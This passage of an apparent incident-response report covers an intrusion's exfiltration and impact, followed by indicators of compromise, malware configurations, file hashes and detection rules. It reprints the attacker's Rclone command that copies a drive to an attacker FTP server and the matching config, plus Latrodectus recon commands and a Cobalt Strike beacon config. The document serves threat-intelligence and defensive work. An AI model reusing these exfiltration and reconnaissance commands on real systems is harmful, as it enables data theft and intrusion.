
To summarize the Command and Control activity and showcase its intensity over time, the following graphs were made:

Beaconing with Cobalt Strike

Beaconing without Cobalt Strike

Exfiltration
Rclone
From a Cobalt Strike beacon on a file share server, the threat actor dropped a data exfiltration toolkit in the ProgramData directory. This included a VBScript launcher (start.vbs), batch automation script (run.bat), renamed Rclone (sihosts.exe), and Rclone configuration file (rclone.conf). This toolkit automated the theft of sensitive data by syncing it to threat actor-controlled cloud storage using the legitimate Rclone utility.

Content of run.bat:
C:\programdata\sihosts.exe copy "E:" ftp:REDACTED\<File Share Server>\E -q --exclude "*.{ai,bin,blf,bmp,cab,cat,cdf-ms,cdp,cfs,DAT,DAT*,DATA,db,db-shm,db-wal,dbg,dll,download,dwg,dxf,exe,*exe,feedsdb-ms,ico,idea,idx,indd,inf,ini,iso,jcp,jfm,jrs,js,json,jtx,lck,lnk,log,LOG*,LOG1,LOG2,lst,manifest,msi,nak,nvram,ost,pma,png,psd,pwd,rar,regtrans-ms,search-ms,searchconnector-ms,sys,tbacc*,tbres,toc,uca,val,vmdk,vmsd,vmx,vmxf,vol,vswp,wpl,zip}" --inplace --ignore-existing --auto-confirm --multi-thread-streams 45 --transfers 45 --min-size 1k --max-age 90M
The threat actor dropped the Rclone configuration file (rclone.conf) twice on the file share server in quick succession. The first rclone.conf file creation occurred three minutes before the second one, with two executions occurring between them, hinting that there may have been a mistake in the first config file dropped by the threat actor. The first execution had a syntax error with specifying the drive to exfiltrate files from (threat actor added an extra colon to the drive), and the second execution showed that the threat actor had initially dropped the config file with an incorrect username added to it.

The FTP traffic shows that the username used was J0eBidenAbrabdy1aS3ha2 when it should have been J0eBidenAbrabdy1aS3ha2Yeami which was the username found in the rclone.conf file found on the infected device (the same password was used in both executions).
[ftp]
type = ftp
host = 45.135.232.3
user = J0eBidenAbrabdy1aS3ha2Yeami
#port = 21
pass = <REDACTED PASSWORD>
#tls = false
Exfiltration activity took place over 9 hours and 46 minutes.
Impact
As discussed in the Exfiltration section, on the twentieth day, the threat actor successfully performed data exfiltration. Despite that, no further final actions on objectives were performed until they were evicted from the network.

Timeline
Diamond Model

Indicators
Atomic
RDP Client Name
VPS2DAY-32220LE

Rclone configuration
host: 45.135.232.3
user: J0eBidenAbrabdy1aS3ha2Yeami
user: J0eBidenAbrabdy1aS3ha2

Latrodectus Domains
workspacin[.]cloud
illoskanawer[.]com
grasmetral[.]com
jarkaairbo[.]com
scupolasta[.]store

Backconnect IP Addresses
185.93.221.12
193.168.143.196

Lsassa Backdoor Domain
cloudmeri[.]com

Lsassa Backdoor IP Addresses
162.0.209.121

Brute Ratel Domains
anikvan[.]com
altynbe[.]com
boriz400[.]com
ridiculous-breakpoint-gw[.]aws-use1[.]cloud-ara[.]tyk[.]io
uncertain-kitten-gw[.]aws-euc1[.]cloud-ara[.]tyk[.]io
erbolsan[.]com
samderat200[.]com
dauled[.]com
kasymdev[.]com
kasym500[.]com

Brute Ratel IP Addresses
95.164.68.73
138.124.183.215
91.194.11.183
94.232.249.100
94.131.108.254
94.232.249.108
45.150.65.85
195.123.225.161
195.211.98.249
195.123.225.251

Metasploit IP Addresses
217.196.98.61

Cobalt Strike Domains
avtechupdate[.]com

Cobalt Strike IP Addresses
206.206.123.209
45.129.199.214
31.13.248.153
Latrodectus Configuration
Config:
{
  "Version": "1.3",
  "Direction": "4",
  "C2s": [
    "hxxps://workspacin[.]cloud/live/",
    "hxxps://illoskanawer[.]com/live/"
  ],
  "RC4": "xkxp7pKhnkQxUokR2dl00qsRa6Hx0xvQ31jTD7EwUqj4RXWtHwELbZFbOoqCnXl8",
  "GroupID": "2221766521",
  "CampaignID": "Electrol"
}

Decrypted Strings:
{
"pid":
"%d",
"proc":
"%s",
"subproc": [
]
}
&desklinks=[
*.*
"%s"
]
&proclist=[
{
"pid":
"%d",
"proc":
"%s",
"subproc": [
]
}
/c ipconfig /all
C:\Windows\System32\cmd.exe
/c systeminfo
C:\Windows\System32\cmd.exe
/c nltest /domain_trusts
C:\Windows\System32\cmd.exe
/c nltest /domain_trusts /all_trusts
C:\Windows\System32\cmd.exe
/c net view /all /domain
C:\Windows\System32\cmd.exe
/c net view /all
C:\Windows\System32\cmd.exe
/c net group "Domain Admins" /domain
C:\Windows\System32\cmd.exe
/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
C:\Windows\System32\wbem\wmic.exe
/c net config workstation
C:\Windows\System32\cmd.exe
/c wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get DisplayName | findstr /V /B /C:displayName || echo No Antivirus installed
C:\Windows\System32\cmd.exe
/c whoami /groups
C:\Windows\System32\cmd.exe
&ipconfig=
&systeminfo=
&domain_trusts=
&domain_trusts_all=
&net_view_all_domain=
&net_view_all=
&net_group=
&wmic=
&net_config_ws=
&net_wmic_av=
&whoami_group=
runnung
front
/files/
%d
%s%s
files/bp.dat
%s\%d.dll
%d.dat
%s\%s
init -zzzz="%s\%s"
Electrol
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Content-Type: application/x-www-form-urlencoded
POST
GET
CLEARURL
URLS
COMMAND
ERROR
xkxp7pKhnkQxUokR2dl00qsRa6Hx0xvQ31jTD7EwUqj4RXWtHwELbZFbOoqCnXl8
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
https://workspacin.cloud/live/
https://illoskanawer.com/live/
%s%d.dll
%s%d.exe
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
<html>
<!DOCTYPE
&mac=
%02x
:%02x
;
&computername=%s
&domain=%s
C:\WINDOWS\SYSTEM32\rundll32.exe %s,%s
C:\WINDOWS\SYSTEM32\rundll32.exe %s
12345
&stiller=
Cobalt Strike Beacon Configuration (system.dl_ | cron801.dl_)
Version: 4.6
Socket: 80
Beacon Type: HTTP
MaxGetSize: 2105681
URL: hxxp://45.129.199[.]214/vodeo/wg01ck01
Jitter: 49
Encryption Key: MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCGcLYJG9miEP3Lp+FqQ74n9HNbqI/s4ZE5fg0PHR7voXFnSWgDr1g9wmLgG5B5YMIPXZXzJlFUwEYSPam58mUqy+87onjq1rXP6Dx7DXqZQ+3b6ZvfCs+5jrfxcHXRp8XD03AYmyKETAAQXsJd8ipoTIexVlLLPsWXyH9xZ/KC1wIDAQAB (RSA)
HttpPostUri: /vodeo/vid_wg01ck01
User Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36
MalleableC2Instructions: Remove 4338 chars from the end, Remove 4183 chars from the begςinning, NetBIOS decode 'A', XOR mask w/ random key
HTTPGetClient: mask, header Accept: application/xml, text/html, application/xhtml+xml
HTTPPostClient: mask, mask, header Accept: text/html, application/xhtml+xml, application/json
HTTPGet_Verb: GET
HTTPPost_Verb: POST
spawnto_x64: %windir%\sysnative\gpupdate.exe
spawnto_x86: %windir%\syswow64\gpupdate.exe
Proxy_Behavior: Use IE settings
Watermark: 987654321
Jitter: 49
ProcessInject_MinAllocation: 19836
ProcessInject_AllocationMethod: NtMapViewOfSection
Computed
rustscan.exe
9eaa8464110883a15115b68ffa1ecf7d
5348970723b378c7cae35bb03d8736f8e5a9f0ac
37471af00673af4080ee21bd248536147e450d2eff45e8701a95d1163a9d62fe

lsassa.exe
50abc42faa70062e20cd5e2a2e2b6633
97d72c8bbcf367be6bd5e80021e3bd3232ac309a
203eda879dbdb128259cd658b22c9c21c66cbcfa1e2f39879c73b4dafb84c592

run.bat
c8ea31665553cbca19b22863eea6ca2c
ba99cd73b74c64d6b1257b7db99814d1dc7d76b1
411dfb067a984a244ff0c41887d4a09fbbcd8d562550f5d32d58a6a6256bd7b2

start.vbs
4b3e9c9e018659d1cf04daf82abe3b64
333e1c5967a9a6c881c9573a3222bed6ada911c6
1a8ebf914ebea34402eecbf0985f05ae413663708d2fcc842fc27057ac5ec4ed

sys.dll
ad3c52316e0059c66bc1dd680cf9edad
8dfa63c0bb611e18c8331ed5b89decf433ac394a
100e03eb4e9dcdab6e06b2b26f800d47a21d338885f5dc1b42c56a32429c9168

Cobalt Strike
system.dl_ or cron801.dl_
495363b0262b62dfc38d7bfb7b5541aa
2d92890374904b49d3c54314d02b952e1a714e99
77eede38abdc740f000596e374b6842902653aeafb6c63011388ebb22ec13e28

BruteRatel
upfilles.dll
ccb6d3cb020f56758622911ddd2f1fcb
4a013f752c2bf84ca37e418175e0d9b6f61f636d
f4cb6b684ea097f867d406a978b3422bbf2ecfea39236bf3ab99340996b825de

BruteRatel
wscadminui.dll
d7bd590b6c660716277383aa23cb0aa9
38999890b3a2c743e0abea1122649082a5fa1281
6c3b2490e99cd8397fb79d84a5638c1a0c4edb516a4b0047aa70b5811483db8f

zero.exe
91889658f1c8e1462f06f019b842f109
33a6b39fbe8ec45afab14af88fd6fa8e96885bf1
36bc32becf287402bf0e9c918de22d886a74c501a33aa08dcb9be2f222fa6e24

c356468.exe
A2B6479A69B51AE555F695B243E4FDA1
23FFF588E3E5CC6678E1F77FAB9318D60F3AC55F
8FB5034AEDF41F8C8C4C4022FDDE7DB3C70A5A7C7B5B4DEC7F6A57715C18A5BF
Detections
Network
ET MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
ET MALWARE Windows Microsoft Windows DOS prompt command Error not recognized
ET POLICY Observed MSI Download
ThreatFox IcedID botnet C2 traffic (ip:port - confidence level: 60%)
ThreatFox Unidentified 111 (Latrodectus) botnet C2 traffic (ip:port - confidence level: 75%)
ThreatFox botnet C2 traffic (domain - confidence level: 100%)
ET HUNTING ZIP file exfiltration over raw TCP
ET DROP Spamhaus DROP Listed Traffic Inbound group 5
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection
ET HUNTING Terse Unencrypted Request for Google - Likely Connectivity Check
Sigma
Search rules on detection.fyi or sigmasearchengine.com
DFIR Private Rules:
67eb826d-7745-416c-9674-525ef0dc7610 : Launching VNC Interactive Session
e652d235-b994-432e-b2f3-15a9cee381df : Domain Enumeration Using Netdom Query
f8a8998f-dfe9-4942-812c-f4e591653ced : MS-Settings Shell Command Hijacking
1f959fda-4c54-4dad-9bca-4a5a65529772 : MSI Payload Executing Suspicious DLL Through Rundll32
a566b9e8-0a5c-4128-b499-c7632915d5e2 : Suspicious Type Command Over Administrative Share
c42e8603-0311-4e4e-8923-4c1e8be9d78d : Suspicious Computer Machine Password Reset
1b8ad6a1-35c3-4400-9678-e7d3e3b0acfd : DNS data export using dnscmd.exe
b326e9ad-0d9b-43bf-8bd0-9620839c6f6b : Veeam Backup Credential Theft Detection
Sigma Repo:
d522eca2-2973-4391-a3e0-ef0374321dae : Abused Debug Privilege by Arbitrary Parent Processes
d5601f8c-b26f-4ab0-9035-69e11a8d4ad2 : CobaltStrike Named Pipe
85adeb13-4fc9-4e68-8a4a-c7cb2c336eb7 : CobaltStrike Named Pipe Patterns
7b434893-c57d-4f41-908d-6a17bf1ae98f : Network Connection Initiated From Process Located In Potentially Suspicious Or Uncommon Location
08249dc0-a28d-4555-8ba5-9255a198e08c : Outbound Network Connection Initiated By Script Interpreter
ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections Over Non-Standard Tools
85b0b087-eddf-4a2b-b033-d771fa2b9775 : PowerShell Download and Execution Cradles
3dfd06d2-eaf4-4532-9555-68aca59f57c4 : Process Execution From A Potentially Suspicious Folder
8834e2f7-6b4b-4f09-8906-d2276470ee23 : PsExec/PAExec Escalation to LOCAL SYSTEM
9a132afa-654e-11eb-ae93-0242ac130002 : PUA - AdFind Suspicious Execution
df55196f-f105-44d3-a675-e9dfb6cc2f2b : Renamed AdFind Execution
5bb68627-3198-40ca-b458-49f973db8752 : Rundll32 Execution Without Parameters
152f3630-77c1-4284-bcc0-4cc68ab2f6e7 : Shell Open Registry Keys Manipulation
3b6ab547-8ec2-4991-b9d2-2b06702a48d7 : Suspicious PowerShell Download and Execute Pattern
3c89a1e8-0fba-449e-8f1b-8409d6267ec8 : Suspicious Process Created Via Wmic.EXE
5cc2cda8-f261-4d88-a2de-e9e193c86716 : Suspicious Processes Spawned by WinRM
dcdbc940-0bff-46b2-95f3-2d73f848e33b : Suspicious Spool Service Child Process
2617e7ed-adb7-40ba-b0f3-8f9945fe6c09 : Suspicious SYSTEM User Process Creation
1277f594-a7d1-4f28-a2d3-73af5cbeab43 : Windows Shell/Scripting Application File Write to Suspicious Folder
Yara
61b951e4-0c27-59c0-8ea2-715b673fdcee : CAPE_Bruteratel
5ae680b0-5ad2-5e82-87f8-b0af4fec18de : CAPE_Bruteratelconfig
